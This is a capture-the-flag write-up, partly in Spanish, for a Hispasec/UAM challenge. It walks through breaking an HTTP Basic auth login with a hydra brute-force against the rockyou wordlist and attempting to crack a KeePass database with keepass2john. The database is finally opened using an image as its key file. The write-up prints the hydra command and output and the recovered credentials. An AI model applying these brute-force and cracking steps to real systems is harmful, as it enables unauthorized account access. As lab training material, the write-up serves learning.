WRITE-UP – CTF UAM – HISPASEC:

BREAKING BAD EPISODE 2

ELABORADO POR: ARSENICS

Misión:

Tras infiltrarse en la infraestructura de la DEA, Hank ha conseguido pivotar a uno de los objetivos más jugosos del sistema: el ordenador del becario.


Seguramente, estará lleno de información confidencial que el novato se ha olvidado de ocultar.

O tal vez haya hecho bien su trabajo, quién sabe.

http://34.253.120.147:1729/

Phase 1 – Login:

The challenge starts with a login



Nothing interesting inspecting the website so the first idea is to see what we can learn about this login type with burp:

```
GET / HTTP/1.1
Host: 34.253.120.147:1729
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46YWRtaW4=
```


```
arsenics@kali:~/uam$ hydra -L user.txt -P /usr/share/wordlists/rockyou.txt -s 1729 -f 34.
253.120.147 http-get
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service o
rganizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-15 12:51:37
[WARNING] You must supply the web page as an additional option or via -m, default path se
t to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 57377596 login tries (l:4/p:14344399)
, ~3586100 tries per task
[DATA] attacking http-get://34.253.120.147:1729/
[1729][http-get] host: 34.253.120.147   login: becario   password: ricardo
[STATUS] attack finished for 34.253.120.147 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-15 12:51:43
```

Brilliant! So it is a basic auth enconding in base64 user:password (admin:admin), we start bruteforcing with hydra and the rockyou list and look we have found!!

Phase 2 – Web:

With this credentials we access the website



We try to inspect at this point and also to practice some fuzzing with common lists without exit. The next step is trying to catch up data from the picture. Let's do some Stego!!

With a simple strings or exiftool we observe an attractive file:

```
arsenics@kali:~/uam$ strings BecarioEstresado.jpeg
JFIF
BecarioForPresident.kdbx
$'$ &

$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
        #3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
```


Searching for the headers from this type of file to extract it, I tried some online stego tools nothing useful found but what if what we think is in the picture isn't there? Where else could be?

Looking as a directory we got our prize http://34.253.120.147:1729/BecarioForPresident.kdbx and a file is downloaded. Good.


The file is a keepass database so we try to get the hashes to crack with keepass2john but later no way of cracking them with rockyou list so I need to think about other alternatives to open the .kdbx.

Phase 3 – The Database:

After trying a few ideas as trying with the signature of the photo on the website and another crazy ones the light came with the one I thought it never was going to happen but… it work!!! I really was shock opening the database introducing the image on Keepassx.





Playing with kepassx I find a wonderful password for a file called flag,bk. God how I like this file name!! haha, Seems that I am arriving to the end.



So let me see, we have a password and a name of a file flag.bk. Where could be the valued file? Http://34.253.120.147:1729/flag,bk Yes!!!

Quick win!!!! The flag is mine!





Autoría: Arsenics